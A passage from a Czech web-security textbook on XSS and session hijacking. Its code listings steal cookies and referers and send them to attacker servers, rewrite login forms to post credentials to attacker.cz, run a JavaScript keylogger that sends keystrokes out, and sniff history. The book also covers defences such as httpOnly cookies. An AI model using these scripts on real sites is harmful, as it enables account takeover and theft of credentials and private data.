Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://mail1.volny.cz/~~752a0cda4148f67683c/app/login.php
Cookie: __gemius_fp=1318236232350_863657215; agent_uid=da8677e8ea1be181…
```

Pokud má útočník možnost vložit do webové aplikace odkaz směřující mimo aplikaci, může hodnotu refereru zachytávat a dále s ní pracovat. Ve výpisu 190 si můžete prohlédnout php skript sloužící pro zasílání refererů z příchozích požadavků na e-mail útočníka.

Výpis 190 - PHP skript pro zachycení a odeslání hodnoty referer

```
<?php
  mail('attacker@mail.cz','Referer','Referer: '.$_SERVER['HTTP_REFERER']);
?>
```

Pokud má navíc útočník možnost vkládat do webové aplikace i jiné HTML tagy, například <*img*> pro načtení externího obrázku, nebude útok závislý na uživatelské interakci, která by jinak spočívala v kliknutí na odkaz. Výpis 191 ukazuje použití tohoto tagu. Využívá se při tom skutečnosti, že HTTP hlavička *referer* se zasílá při každém požadavku, včetně těch na externí zdroje. Ve chvíli, kdy při zobrazování HTML dokumentu dojde ke zpracování vloženého tagu <*img*>, odešle browser stejný request, jako při kliknutí odkaz.

Výpis 191 - HTML tag <img> odkazující na obrázek umístěný na útočníkově serveru

```
<img src="http://www.hackingvpraxi.cz/obrazek.php" width="1" height="1">
```

Kód skriptu *obrazek.php* může být stejný jako dříve uvedený kód z výpisu 190. Vzhledem k tomu, že jsme obrázku nastavili rozměry 1x1 pixel, nebude chybová ikona obrázku viditelná. Náš skript ale může klidně vrátit také skutečný obrázek, který se následně zobrazí na webové stránce. Pak už by k dokonalosti chybělo pouze použití přípony *.jpg*, čehož se dá dosáhnout přesměrováním na php skript, až na straně serveru.

Jakmile se útočník zmocní podobného refereru, který obsahuje identifikátor relace, nic mu již nebrání v tom, aby začal stejnou aplikaci používat pod identitou uživatele, kterému tento identifikátor patří.

Pokud právě přemýšlíte nad tím, že tímto způsobem bude možné unést sezení téměř ve všech aplikacích, které si předávají identifikátor relace v URI, musím vás zklamat. Session lze tímto způsobem ukrást pouze u aplikací, které s podobným útokem nepočítají. Ty ostatní, lépe zabezpečené, upraví všechny odkazy vložené uživatelem tak, aby nejprve prošly přes přesměrovávací skript, který se postará o to, aby hodnota v HTTP hlavičce *referer* směřovala na tento přesměrovávací skript, a aby tak neobsahovala zneužitelná data. Odkaz vložený uživatelem by při jeho vložení do webové stránky mohl být změněn do podoby, kterou uvádí výpis 192.

Výpis 192 - Aplikací upravený uživatelem vložený odkaz směřující mimo aplikaci

```
<a href="http://www.aplikace.cz/redir.php?url=http://www.hackingvpraxi.cz>...
```

Jak si za chvíli ukážeme, ani tato obrana není vždy dostatečná a útočník ji může jistými technikami obejít. Aby byla účinná, musel by se totiž přesměrovávací skript otevřít v novém okně prohlížeče. V opačném případě by bylo s využitím XSS možné procházet v okně zpět historií a útočník by se tak mohl vrátit až do místa, které obsahuje požadovaný referer, nebo až do místa, kde může id relace přečíst z vlastnosti *document.location*. Abychom dobře pochopili funkci útočných postupů, které si následně představíme, musím opět nejprve uvést trochu teorie, která se k tématu váže.

JavaScript není omezen pouze na okno prohlížeče, ve kterém je spuštěn. Pokud nejsou narušeny bezpečnostní zásady *Same Origin Policy*, to znamená, že budou všechny relevantní webové stránky načítány ze stejné domény, může JavaScript za splnění určitých podmínek přistupovat také k obsahu dalších oken prohlížeče.

Zmíněnými podmínkami jsou nutné existence jistých vazeb mezi jednotlivými okny. Tyto vazby se vytváří ve chvíli, kdy je naše okno vytvořeno jiným oknem, nebo ve chvíli, kdy naše okno otevírá okno nové. V případě, že se ocitneme v okně, které bylo vytvořeno jiným oknem, můžeme z vytvořeného okna přistoupit k původnímu oknu pomocí objektu *self.opener*, který nám zastoupí objekt *window* původního okna, pod nímž se nachází celá struktura DOM obsaženého dokumentu.

V případě, kdy otevíráme nové okno JavaScriptem, získáme odkaz na něj jako novou instanci objektu *window*. Vytvoření nového okna JavaScriptem a uložení odkazu na něj do proměnné *popup* si můžete prohlédnut ve výpisu 193.

Výpis 193 - Otevření nového okna prohlížeče

Přímé otevření nového okna JavaScriptem bez uživatelské interakce.
Často je tento způsobob otevření okna blokován prohlížečem.

```
<script>
  popup = window.open('stranka.html', 'nazev_okna', 'width=100, height=100');
</script>
```

Otevření nového okna prohlížeče JavaScriptem jako reakce na údalost.
Při použití u odkazu je výhodou možnost nastavení vlastností nového okna.

```
<a href="#" onclick="popup = window.open('stranka.html')">klikni zde</a>
```

Otevření nového okna odkazem bez použití JavaScriptu.

```
<a href='stranka.html' target='_blank'>klikni sem</a>
```

Syntaxe použití metody *window.open()* je následující:

```
window.open("URL", "nazev_okna", "atribut1=hodnota1, atribut2=hodnota2")
```

Jednotlivé atributy, které je možné společně s metodou *window.open()* použít pro ovlivnění vzhledu nově otevřeného okna, uvádím v tabulce 48.

Tabulka 48 - Atributy metody window.open()

toolbar	panel nástrojů	yes | no
location	adresový řádek	yes | no
directories	panel odkazů	yes | no
status	stavový řádek	yes | no
menubar	nabídka	yes | no
scrollbars	rolovací lišty	yes | no
resizable	možnost změny velikosti okna	yes | no
width	šířka okna	pixely
height	výška okna	pixely
left	vzdálenost od levého okraje obrazovky	pixely
top	vzdálenost od horního okraje obrazovky	pixely
fullscreen	okno přes celou obrazovku	bez hodnoty

Nyní již nastal vhodný čas, představit si konkrétní útok, během kterého budeme komunikovat mezi různými okny prohlížeče. Předpokladem je, že alespoň v jednom z oken budeme schopni spustit kód JavaScriptu a že oba dokumenty budou pocházet ze stejné domény. Konkrétním případem budiž zdárně provedený útok[1] ve webmailu volny.cz. Zmíněný webmail umožňoval spouštění skriptů obsažených v těle doručené HTML zprávy. Tato se ovšem otevírala až po redirektu, který zbavil URI identifikátoru session a také HTTP hlavičky *referer*. Pomocí JavaScriptu nebo běžného odkazu s interakcí uživatele bylo ale možné otevřít nové okno. Toto okno obsahovalo kód JavaScriptu, který vrátil hlavní okno v historii o jeden krok zpět a přečetl hodnotu jeho URI, kterou následně odeslal útočníkovi.

Kód JavaScriptu umístěný v pop-up okně, který by byl schopen zjistit hodnotu URI v historii hlavního okna uvádím ve výpisu 194. Funkce *setTimeout* slouží ve skriptu k odložení akce na dobu, kdy bude dokument z historie načten browserem. Pokud bychom se pokusili přistoupit k obsahu dokumentu dříve, když ještě není nahrán, vyvolalo by to chybu za běhu skriptu.

Výpis 194 - Kód JavaScriptu pro Pop-up okno

```
<script>
  self.opener.history.back(1);
  setTimeout("alert(self.opener.document.location)",2000);
</script>
```

Na závěr kapitoly o relacích založených na GET požadavcích ještě uvedu, že z JavaScriptu je možné k hodnotě refereru přistupovat skrz vlastnost *document.referrer*. Všimněte si rozdílu mezi názvem této vlastnosti a odpovídající HTTP hlavičkou *referer*.

Relace založené na cookies

Relace založené na cookies jsou zcela určitě těmi nejčastějšími. K úspěšnému únosu sezení při tomto typu relace stačí útočníkovi zmocnit se obsahu cookie, které následně naimportuje do svého browseru nebo využije v útočném CSRF skriptu. Možností, jak se obsahu cookie zmocnit, není ale tolik, jako tomu bylo u relací založených na parametrech GET požadavků.

---

[1] *http://www.soom.cz/index.php?name=articles/show&aid=450*

Ve své podstatě (pomineme-li všechny jiné typy útoků, které nejsou předmětem této knihy) může útočník přistoupit k obsahu cookie pouze prostřednictvím JavaScriptu využitím vlastnosti *document.cookie* a i to pouze v případě, že cookie není zabezpečeno příznakem *httpOnly*, který blokuje JavaScriptu přístup k obsahu cookies.

A co že si to vlastně pod pojmem cookies máme představit? V podstatě se jedná o textové řetězce, které náleží doméně, která jejich zápis způsobila. Každá doména má přístup pouze ke svým cookies a není-li využito exploitu, který zneužívá chyby ve webovém prohlížeči, nemůže přistoupit k obsahu cookies jiných domén. Platnost cookies lze navíc omezit jen na určitý adresář nebo subdoménu, takže ne vždy je skutečně možné zneužít získaná cookie ke kompromitaci účtu, i když náleží cílové doméně.

Podíváme se nyní na zachycenou komunikaci mezi webovým prohlížeče a serverem, ze které by mělo být patrné jakým způsobem dochází k předávání hodnoty cookie, kterou přiděluje webový server.

Nejprve webový prohlížeč odešle požadavek, kterým si vyžádá konkrétní webovou stránku.

```
GET /index.html HTTP/1.1
Host: www.example.org
```

Na straně serveru dojde podle daných definic k vygenerování obsahu cookie a k jeho vložení do HTTP hlavičky *Set-Cookie*, která doprovází obsah vrácené webové stránky.

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value

(content of page)
```

Ve chvíli, kdy webový prohlížeč obdrží v odpovědi HTTP hlavičku *Set-Cookie*, vytvoří na jejím základě soubor cookie, který uloží v uživatelově počítači. Všechny následné požadavky, které budou nyní od uživatele směřovat na stejný webový server, budou obsahovat také HTTP hlavičku *Cookie*, která bude obsah cookie předávat serveru. Ten tak bude schopen rozpoznat, od kterého uživatele daný požadavek přichází.

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value
Accept: */*
```

Cookie je možné nastavit jednak na straně serveru, jak jsme si ukázali výše, ale také prostřednictvím JavaScriptu. Z něj se k obsahu cookie přistupuje prostřednictvím vlastnosti *document.cookie*, která umožňuje cookie jak číst, tak i nastavovat. Ve výpise 195 uvádím ukázku obou těchto činností.

Výpis 195 - Přístup ke cookie v JavaScriptu

Přečtení obsahu cookie

```
kolacek = document.cookie;
```

Zapsání obsahu cookie

```
document.cookie = "nazev1=hodnota1;nazev2=hodnota2";
```

Čtení hodnoty cookies využijeme během první části XSS útoku, kdy se o zjištění obsahu uživatelova cookie pokouší JavaScript injektovaný do webové aplikace. Samotný vektor injektáže může mít přitom rozličný tvar, jak jsme si již v této knize několikrát ukázali. Při krádeži cookie je ale cílem injektovaného skriptu vždy přečíst hodnotu vlastnosti *document.cookie* a tuto odeslat na útočníkův server k dalšímu zpracování. Ve výpisu 196 uvádím opětovně jeden z možných způsobů předání obsahu uživatelských cookies útočníkovi. Samozřejmě je možné využít i ostatní možnosti, které jsme zmínili v kapitole věnované komunikačnímu kanálu.

Výpis 196 - Přenos uživatelských cookie k útočníkovy

```
<script>
  Document.write("<img src='http://www.hackingvpraxi.cz/save.php?cookie=" +
                 Document.cookie + "'width='0' height='0'>");
</script>
```


Ve chvíli, kdy se ukradené uživatelské cookie ocitne na straně útočníka, může jich využít samotný skript, který zaslané cookies zachytil k tomu, aby je zakomponoval do svého požadavku. Jeho odesláním může provést ve webové aplikaci nějaký předem stanovený úkol. Kód takového php skriptu uvádím ve výpisu 197.

Výpis 197 - Skript využívající obdržené cookie v následném požadavku


```
<?php
  $cookie = urldecode($_GET['cookie']);
  header("Cookie: $cookie");
  $context = stream_context_create(array(
    'http' => array(
      'method' => 'POST',
      'header' => 'Cookie: '.$cookie),
  ));
  $fp = fopen("http://www.aplikace.cz/", "r", false, $context);
  fclose($fp);
?>
```

Útočník se ale může také přihlásit k webové aplikaci a obdržené cookie naimportovat do svého webového prohlížeče. Pak by byl k aplikaci přihlášen stejně jako napadený uživatel a mohl by tak jakkoliv nakládat s jeho účtem.

Samotný import získaných cookies do webového prohlížeče je možné provést buďto přiřazením do vlastnosti *document.cookie=...* ve stavovém řádku prohlížeče, editací hodnot textového souboru, ve kterém jsou cookie uložena na disku (umístění a tvar se liší od použitého operačního systému a webového prohlížeče), nebo použitím doplňku pro webový browser, který editaci obsahu cookie přímo umožňuje. Mezi tyto doplňky pro Firefox patří například *Web Developer*[1], který umožňuje vkládat nové cookie, nebo doplněk *AnEC Cookie Editor*[2].




Přidání cookie ve Web Developeru



Přehled cookies v AnEC Cookie Editoru

[1] *http://chrispederick.com/work/web-developer/*
[2] *https://addons.mozilla.org/cs/firefox/addon/92079/*



Editace cookie v AnEC Cookie Editoru

Kromě ochrany spočívající v přidání příznaku *httpOnly* ke cookie, je více než vhodné kontrolovat také IP adresu, ze které přichází jednotlivé požadavky. Tato IP adresa by měla být po celou dobu trvání shodná s IP adresou, ze které došlo k přihlášení do aplikace. Ostatní požadavky, jejichž IP adresa je jiná, by měly být odmítnuty. Bohužel existují případy uživatelů, kterým se IP adresa může během trvání relace IP adresa měnit, například proto, že využívají mobilní sítě a přechází mezi různými vysílači. Ti by pak měli při užívání aplikace potíže. Vhodným řešením tedy je, dát uživateli při přihlášení k aplikaci na výběr, zda si přeje kontrolu IP adresy používat nebo ne. Implicitně by přitom měla být tato kontrola zapnuta. Teprve ve chvíli, kdy by si ji uživatel zapomněl vypnout a došlo by ke změně jeho IP adresy, by byl vedle odmítnutí požadavku na tuto volbu upozorněn. Někteří vývojáři namísto kontroly IP adresy kontrolují například obsah hlavičky *User-agent*, která identifikuje webový browser a je logické, že by se tedy tato adresa neměla během surfování měnit. Ovšem vzhledem k tomu, že webových prohlížečů existuje omezené množství, nebyl by zřejmě pro útočníka problém, vyzkoušet různé varianty těchto hlaviček ve chvíli, kdy by se identifikačního cookie zmocnil.

Čteme httpOnly cookies skrz XMLHttpRequest

Ochrana cookies v podobě příznaku *httpOnly* je jednou z možných a nutno říci, že v současnosti také nejúčinnějších způsobů, jak útočníkům zabránit v přístupu k obsahu cookies prostřednictvím JavaScriptu spuštěného v uživatelově browseru. Ve výpise 198 uvádím příklad PHP skriptu, který nastavuje a odesílá cookie chráněné tímto příznakem.

Výpis 198 - Nastavení cookie s příznakem httpOnly v PHP

Použití funkce header()

```
header("Set-Cookie: name=value; httpOnly");
```

Definice funkce setcookie()

```
setcookie ( string $name [, string $value [, int $expire = 0 [, string $path
[, string $domain [, bool $secure = false [, bool $httponly = false ]]]]] )
```

Použití funkce setcookie()

```
setcookie ("name", "value", time() + 3600, "/", ".hackingvpraxi.cz", 1, 1)
```

HTTP hlavičku *set-cookie* s příznakem *httpOnly* odeslanou uvedeným kódem si můžete prohlédnout v následujícím výpisu.

Výpis 199 - HTTP hlavička set-cookie zaslaná serverem

```
Set-Cookie: ID=12a9632bc65dde87; expires=Fri, 31-Dec-2010 23:59:59 GMT;
            path=/; domain=.hackingvpraxi.cz; HttpOnly
```

Tento příznak bohužel stále není standardem a proto není podporován všemi prohlížeči ve stejném rozsahu. Poprvé byl nasazen již v Internet Exploreru 6 SP1 a ze strany PHP je ve funkci *setcookie()* podporován od verze PHP 5.2.0. To je před relativně dlouhou dobou, ale přesto se v jeho implementaci stále objevují trhliny, které je možné pro přečtení cookies s tímto příznakem použít. Asi nejznámější skulina[1], která toto umožňovala se vyskytovala v objektu *XMLHttpRequest*, který umožňoval přečetní hlaviček metodou *getAllResponseHeaders* a to včetně HTTP hlavičky *set-cookie* chráněné příznakem *httpOnly*. Kód použitý během útoku uvádím ve výpise 200.

Výpis 200 - Test XMLHttpRequest pro čtení cookie s příznakem httpOnly

```
<script>
  var req = null;
  try { req = new XMLHttpRequest(); } catch(e) {}
  if (!req) try { req = new ActiveXObject("Msxml2.XMLHTTP"); } catch(e) {}
  if (!req) try { req = new ActiveXObject("Microsoft.XMLHTTP"); } catch(e) {}
  req.open('GET', 'http://ha.ckers.org/httponly.cgi', false);
  req.send(null);
  alert(req.getAllResponseHeaders());
</script>
```

[1] *http://ha.ckers.org/blog/20070719/firefox-implements-httponly-and-is-vulnerable-to-xmlhttprequest/*

Dnes již objekt *XMLHttpRequest* není možné pro čtení chráněných cookie použít. Například v Internet Exploreru je ale tato možnost zablokována jen u HTTP hlavičky *set-cookie*. Hlavičku *set-cookie2* je tímto způsobem možné stále číst.

Cross-Site Tracing

Cross-Site Tracing (XST)[1] je další metodou, která v minulosti umožňovala číst prostřednictvím JavaScriptu a objektu *XMLHttpRequest* obsah cookies chráněný příznakem *httpOnly*. A nejen to. Kromě toho, že bylo tímto způsobem možné získávat obsah chráněných cookies, umožňovala tato metoda také krádež jejich obsahu napříč doménami. To znamená, že z jedné domény bylo možné získat obsah cookies náležejících doméně jiné. Tato útočná metoda byla ovšem funkční pouze na serverech, které poskytují metodu *TRACE*. Ta slouží k testování a na požadavek odpovídá tak, že do své odpovědi vloží obsah samotného požadavku, včetně všech jeho hlaviček.

Během útoku tedy stačilo vytvořit na webové stránce útočníka *XMLHttpRequest*, který odeslal TRACE požadavek na server, který byl cílem útoku. To vedlo k tomu, že uživatel, který navštívil útočníkovu stránku odeslal nevědomky tento požadavek na cílový server včetně obsahu svých cookies. Server tento požadavek vzal a celý jej vložil do těla odpovědi, včetně obsažených cookies. Webová stránka útočníka pak jen přečetla odpověď a z ní získala všechny potřebné informace. Skript, který toto dokázal v rámci stejné domény je velice jednoduchý a vy si jej můžete prohlédnout ve výpise 201.

Výpis 201 – Ukázka útoku Cross-Site Tracing na stejné doméně

```
<script>
  var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
  xmlHttp.open("TRACE", "http://aplikace.cz", false);
  xmlHttp.send();
  alert(xmlHttp.responseText);
</script>
```

[1] *http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf*

Změna přihlašovacího formuláře

Cílem útočníků se často stávají autentifikační údaje, které uživatelé vkládají do přihlašovacích formulářů. Pokud se jim tedy podaří vložit na webovou stránku s tímto formulářem svůj skript, mohou snadno zaměnit atribut *action* formuláře a zaslání těchto údajů nasměrovat na svůj server, který tyto informace uloží nebo přepošle.

Tvar útočného skriptu závisí hned na několika faktorech. Prvním z nich je umístění skriptu ve webové stránce. Pokud se skript v HTML dokumentu nalézá až za kódem formuláře, může skript provést změnu atributu *action* okamžitě po svém načtení. Je-li ovšem nejprve načítán skript a teprve následně kód formuláře, nemůže skript provádět změnu okamžitě po svém načtení, protože by se odkazoval na neexistující prvek a skript by tak skončil s chybou. V tomto případě je nutné odložit spuštění skriptu až na dobu, kdy bude načtena celá webová stránka. Tomuto tématu jsem již dříve věnoval samostatnou část.

Druhým faktorem, který hraje důležitou roli, je vlastní identifikace formuláře. Po prozkoumání zdrojového kódu webové stránky je možné zjistit, jaké atributy prvek *form* obsahuje. Mohou nastat případy, kdy není uveden žádný atribut, nebo je uveden některý z atributů *name* a *id*.

Ve chvíli, kdy formulář obsahuje atribut *name*, můžeme k němu přistoupit přímo na základě jím definovaného jména. Skript by měl v takovém případě tvar z výpisu 202.

Výpis 202 - Změna action formuláře identifikovaného atributem name

```
<script>
  document.loginForm.action="http://www.attacker.cz/save.php";
</script>
```

Pokud by bylo možné identifikovat formulář pomocí jeho atributu *id*, mohl by mít útočný skript podobu kódu z výpisu 203.

Výpis 203 - Změna action formuláře identifikovaného atributem id

```
<script>
  document.getElementById("loginForm").action="http://www.attacker.cz/save.php";
</script>
```

Při poslední variantě, kdy není obsažen ani jeden z uvedených atributů, nezbývá, než přistoupit k formuláři skrz jeho pozici v dokumentu.

Výpisy 204 a 205 ukazují dva možné způsoby, kterými je možné k formuláři skrz jeho pozici přistoupit.

Výpis 204 - Změna action formuláře identifikovaného pořadím tagu v dokumentu

```
<script>
  document.forms[0].action="http://www.attacker.cz/saveLogin.php";
</script>
```

Výpis 205 - Změna action formuláře identifikovaného pořadím tagu v dokumentu

```
<script>
  document.getElemetsByTagName("form")[0].action="http://www.attacker.cz/save.php";
</script>
```

Výpis 206 - Odložení po startu

```
<script>
  window.onload = function()
{document.loginForm.action="http://www.attacker.cz/saveLogin.php"};
</script>
```

Po získání autentifikačních údajů může útočník přesměrovat uživatele zpět do aplikace, ke které se chtěl původně uživatel přihlásit. Při tomto přesměrování může použít získané autentifikační údaje pro CSRF útok. Uživatel tak nemá téměř žádnou šanci zjistit, že byly jeho přihlašovací údaje odcizeny. Mezi odesláním formuláře a přihlášením k aplikaci dojde pouze k téměř nepostřehnutelnému přesměrování. Pokud si podobný postup chcete vyzkoušet, nemusíte dokonce ani vytvářet složité skripty, které by ukládaly zachycená data. Na serveru SOOM.cz je dispozici on-line projekt *GET2MAIL*[1], který se o zaslání získaných dat e-mailem nebo o jejich uložení do databáze postará za vás.

Změna obsahu webové stránky

Změna cíle u přihlašovacího formuláře, které jsme se věnovali v předchozí kapitole, je jen jednou z možností změny webové stránky, která je zobrazena uživateli. Stejným způsobem může útočník změnit i jakoukoliv jinou její část, například text článku, zobrazený obrázek nebo video. Útočník může změnit dokonce celý obsah zobrazené webové stránky a může tak

[1] *http://www.soom.cz/index.php?name=projects/get2mail/main*

namísto původního dokumentu zobrazit například pouze text "*Hacked by…*". Změně obsahu webových stránek se jinak říká také defacement stránky. Mějte ale na paměti, že prostřednictvím XSS nejde o pravý defacement, při němž by došlo k přepsání samotného obsahu webu na straně serveru. Opět jde pouze o využití JavaScriptu, který pozmění obsah stránky až na straně uživatelova prohlížeče.

Pro změnu obsahu jakéhokoliv prvku můžeme použít jeho vlastnost *innerHTML*. Pokud bychom měli v úmyslu změnit celý obsah webové stránky po jejím celkovém načtení, mohli bychom to udělat kódem z výpisu 207.

Výpis 207 - Kód pro defacement webové stránky

```
<script>
  window.onload = function() {document.body.innerHTML="<h1>Hacked by…</h1>"};
</script>
```

Přesměrování uživatelů

Cílem útočníka se může stát také jednoduché přesměrování návštěvníků stránky na svůj nebo jakýkoli jiný web. Tohoto útoku se využívá hlavně při persistentním typu XSS, kdy dojde k přesměrování každého z návštěvníků nakažené stránky okamžitě po načtení útočného kódu. Ten je přitom velice jednoduchý, protože spočívá v pouhém přepsání vlastnosti *location*, jak ukazuje výpis 208.

Výpis 208 - Kód pro přesměrování uživatele

```
<script>
  document.location="http://www.attacker.cz";
</script>
```

Keylogger v JavaScriptu

Ač se to může zdát téměř neskutečné, je v JavaScriptu možné vytvořit dokonce i keylogger, který bude zaznamenávat klávesy stisknuté uživatelem. Pokud jste se právě zhrozili, musím vás rychle také uklidnit. Nejedná se totiž o plnohodnotný keylogger známý z prostředí malware běžící pod operačním systémem, který dokáže odchytávat klávesy stisknuté v jakékoliv spuštěné aplikaci. Keylogger napsaný v JavaScriptu, který běží

v kontextu webového prohlížeče, dokáže totiž zachytávat pouze klávesy stisknuté v okně prohlížeče, jež daný keylogger obsahuje. Tím jsou sice jeho možnosti značně omezeny, přesto však zůstává mocnou zbraní v rukou útočníků. Ti pomocí něj dokáží zachytit přihlašovací údaje k webovým aplikacím, fráze které vyhledáváte, či obsah korespondence, kterou píšete ve webmailu nebo ve webových on-line komunikátorech.

Kromě kódů JavaScriptu, které jsou na webovou stránku injektovány skrz zranitelnost XSS, může být JavaScript keylogger umístěn například také ve flashové animaci a proto byste si měli dobře rozmyslet, jaké animace na svůj web umisťujete. Zvláštní pozor byste si měli dát na různé výměnné reklamní systémy, které na váš web mohou umístit infikovanou animaci v nepředvídatelnou chvíli. Více jsme si o těchto hrozbách říkali v kapitole věnované injekci skriptů skrz flashové animace.

Kód keyloggeru napsaného v JavaScriptu, který odesílá zachycená data útočníkovy pomocí *XMLHttpRequest* si můžete prohlédnout ve výpise 209. Pro odesílání dat na jinou doménu je nutné kód částečně pozměnit.

Výpis 209 - Kód jednoduchého keyloggeru

```
<script>
function sendkeylog (keylog) {
  if (window.ActiveXObject) {
    httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
  } else {
    httpRequest = new XMLHttpRequest();
  }
  httpRequest.open("GET", "[link]"+keylog, true);
  httpRequest.send(null);
}

function savekeycode (e) {
  keylog+=String.fromCharCode(e.charCode);
  if ((keylog.length==5)||(e.keyCode==13)) {
    sendkeylog(keylog);
    keylog="";
  }
}
keylog="";
document.onkeypress=savekeycode;
</script>
```

Zjištění navštívených stránek

Jedním ze zajímavých útoků je také zjištění, které webové stránky uživatel navštívil. Kód útočného skriptu, který pochází z knihy *XSS Attacks: Cross Site Scripting Exploits and Defense* autorů Setha Fogieho, Jeremiaha Grossmana a kol., využívá v tomto případě vlastnosti webových prohlížečů, které obarvují navštívené a nenavštívené odkazy jinou barvou. Skript

obsahuje seznam linků, jejichž navštívení útočníka zajímá. Podle toho, jakou barvou se tyto odkazy vykreslí, pak skript dokáže rozhodnout, zda uživatel na této stránce již v minulosti byl.

Výpis 210 – Zjištění navštívených stránek

```
<html>
 <body>
  <H3>Navštívené</H3>
  <ul id="visited"></ul>
  <H3>Nenavštívené</H3>
  <ul id="notvisited"></ul>
  <script>
   /* Seznam linků, které budou prověřeny */
   var websites = [
     "http://www.soom.cz/",
     "http://www.seznam.cz/",
     "http://www.google.cz/"
   ];
   /* Cyklus pro všechny linky ze seznamu */
   for (var i = 0; i < websites.length; i++) {
     /* Vytvoření odkazu na URI ze seznamu */
     var link = document.createElement("a");
     link.id = "id" + i;
     link.href = websites[i];
     link.innerHTML = websites[i];
     /* Vytvoření vlastního stylu odkazu pro specifický link. Nastaví CSS
        visited selector na známou hodnotu, v tomto případě červenou. */
     document.write('<style>');
     document.write('#id' + i + ":visited {color: #FF0000;}");
     document.write('</style>');
     /* Přidá odkaz do DOM, zjistí jeho barvu a zase jej odebere z DOM */
     document.body.appendChild(link);
     var color = document.defaultView.getComputedStyle(link,null).
                 getPropertyValue("color");
     document.body.removeChild(link);
     /* Zjištění zda byl odkaz navštíven, zda je jeho barva červená */
     if (color == "rgb(255, 0, 0)") { // navštíven
       /* Přidá odkaz mezi navštívené */
       var item = document.createElement('li');
       item.appendChild(link);
       document.getElementById('visited').appendChild(item);
     } else { // nenavštíven
       /* Přidá odkaz mezi nenavštívené */
       var item = document.createElement('li');
       item.appendChild(link);
       document.getElementById('notvisited').appendChild(item);
     }
   }
  </script>
 </body>
</html>
```

Seznam vyhledávaných frází

Řekli jsme si, že na základě obarvování navštívených a nenavštívených odkazů různou barvou, dokážeme určit, zda se uživatel na dané webové stránce pohyboval. Když k tomu přidáme skutečnost, že většina webových vyhledávačů předává hledaný řetězec ze vstupního pole

metodou GET, nic nám nebrání v rozšíření našeho skriptu tak, aby dokázal rozpoznat také fráze, které uživatel vyhledával.

K demonstraci využiji webový vyhledávač Seznam.cz, který při vyhledávání na své homepage vrací URI v této podobě:

```
http://search.seznam.cz/?sourceid=szn-HP&thru=&q=hledane slovo
```

Stačí, abychom testovali navštívení jednotlivých linků, ve kterých budeme postupně zaměňovat hodnotu proměnné **q**.

Výpis 211 – Zjištění vyhledávaných frází

```
<html>
 <head>
   <meta http-equiv="Content-Type" content="text/html; charset=windows-1250">
   <meta http-equiv="Content-Language" content="cs">
 </head>
 <body>
  <H3>Hledané na www.seznam.cz</H3>
  <ul id="searched"></ul>
  <H3>Nehledané</H3>
  <ul id="notsearched"></ul>
  <script>
   /* Seznam frází, které budou prověřeny */
   var words = ["hacking", "cracking", "javascript", "keylogger", "exploit"];
   /* Cyklus pro všechny fráze ze seznamu */
   for (var i = 0; i < words.length; i++) {
     /* Vytvoření odkazu na searchlink s frází ze seznamu */
     var link = document.createElement("a");
     link.id = "id" + i;
     link.href="http://search.seznam.cz/?sourceid=szn-HP&thru=&q="+words[i];
     link.innerHTML = words[i];
     /* Vytvoření vlastního stylu odkazu pro speifický link. Nastaví CSS visited
        selector na známou hodnotu, v tomto případě červenou. */
     document.write('<style>');
     document.write('#id' + i + ":visited {color: #FF0000;}");
     document.write('</style>');
     /* Přidá odkaz do DOM, zjistí jeho barvu a zase jej odebere z DOM */
     document.body.appendChild(link);
     var color = document.defaultView.getComputedStyle(link,null).
                 getPropertyValue("color");
     document.body.removeChild(link);
     /* Zjištění zda byl odkaz navštíven, zda je jeho barva červená */
     if (color == "rgb(255, 0, 0)") { // hledáno
       /* Přidá frázi mezi hledané */
       var item = document.createElement('li');
       item.appendChild(link);
       document.getElementById('searched').appendChild(item);
     } else { // nehledáno
       /* Přidá frázi mezi nehledané */
       var item = document.createElement('li');
       item.appendChild(link);
       document.getElementById('notsearched').appendChild(item);
     }
   }
  </script>
 </body>
</html>
```

Zjištění, kde je uživatel přihlášen

Princip tohoto útoku spočívá v rozdílném chování webových aplikací k přihlášeným a nepřihlášeným uživatelům. Na Seznamu nebo Googlu jsou například některé obrázky z uživatelských profilů přístupné pouze přihlášeným uživatelům. Ostatní uživatelé jsou při pokusu o načtení takového obrázku přesměrováni na stránku pro přihlášení.

Útočníkovi tedy nic nebrání v tom, aby do své webové stránky vložil tag <*img*> a na základě výskytu jedné z událostí *onload* nebo *onerror* rozhodl, zda je, nebo není uživatel k aplikaci přihlášen. Uvedený postup, který se snaží načíst obrázek, je funkční ve všech rozšířených prohlížečích.

Na Facebooku je zase možné využít skutečnosti, že při pokusu o získání některých www stránek je nepřihlášeným uživatelům vrácena chybová stránka se stavovým kódem 403(404), kdežto přihlášeným uživatelům je zobrazen jejich obsah. Kód pro Twitter funguje naopak na základě toho, že je vrácena chybová stránka přihlášeným uživatelům, pokud žádají neexistující dokument. Nepřihlášení jsou ale při pokusu o načtení i neexistujícího dokumentu přesměrováni na přihlašovací stránku.

